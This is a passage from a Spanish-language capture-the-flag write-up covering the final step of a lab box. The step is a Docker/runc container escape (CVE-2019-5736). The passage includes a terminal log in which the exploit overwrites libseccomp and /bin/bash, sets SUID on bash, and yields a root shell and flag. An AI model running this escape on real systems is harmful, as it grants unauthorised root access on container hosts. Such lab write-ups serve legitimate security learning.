Una vez definido el comando a ejecutar, levanto un servidor HTTP en mi máquina, descargo la carpeta desde el contenedor y doy permisos de ejecución a los ficheros “bad\_init.sh” y “make.sh”. Con esto, solo queda ejecutar el archivo “make.sh”, salir del contenedor e intentar volver a acceder (nos debe dar un pequeño error). Tras comprobar que dispongo de privilegio SUID en el binario de la “bash”, lanzo un “bash -p”, obteniendo privilegios de usuario root y pudiendo así visualizar la flag final. En la figura 26 se observan los pasos explicados de forma gráfica.

```
root@0f4c2517af40:/tmp/CVE-2019-5736# ./make.sh
+++ dirname ./make.sh
++ readlink -f .
+ cd /tmp/CVE-2019-5736
++ find /lib /lib64 /usr/lib
++ sort -r
++ egrep 'libseccomp\.so'
++ head -n1
+ SECCOMP_TARGET=/usr/lib/x86_64-linux-gnu/libseccomp.so.2.3.3
+ cp ./bad_libseccomp.c ./bad_libseccomp_gen.c
+ awk '($4 == ".text" && $6 == "Base") { print "void", $7 "(" {}" }'
+ objdump -T /usr/lib/x86_64-linux-gnu/libseccomp.so.2.3.3
+ cp ./bad_init.sh /bad_init
+ gcc -Wall -Werror -fPIC -shared -rdynamic -o /usr/lib/x86_64-linux-gnu/libseccomp.so.2.3.3 ./bad_libseccomp_gen.c
+ mv /bin/bash /bin/good_bash
+ cat
+ chmod +x /bin/bash
root@0f4c2517af40:/tmp/CVE-2019-5736# exit
exit
noah@thenotebook:~$ sudo docker exec -it webapp-dev01 bash
OCI runtime state failed: unexpected end of JSON input: unknown
noah@thenotebook:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
noah@thenotebook:~$ bash -p
bash-4.4# id
uid=1000(noah) gid=1000(noah) euid=0(root) groups=1000(noah)
bash-4.4# cat /root/root.txt
377fb1deff3f09bab1a5ee8b3e86a187
```

Figura 26: Obtención de una shell con privilegios de “root” y de la flag final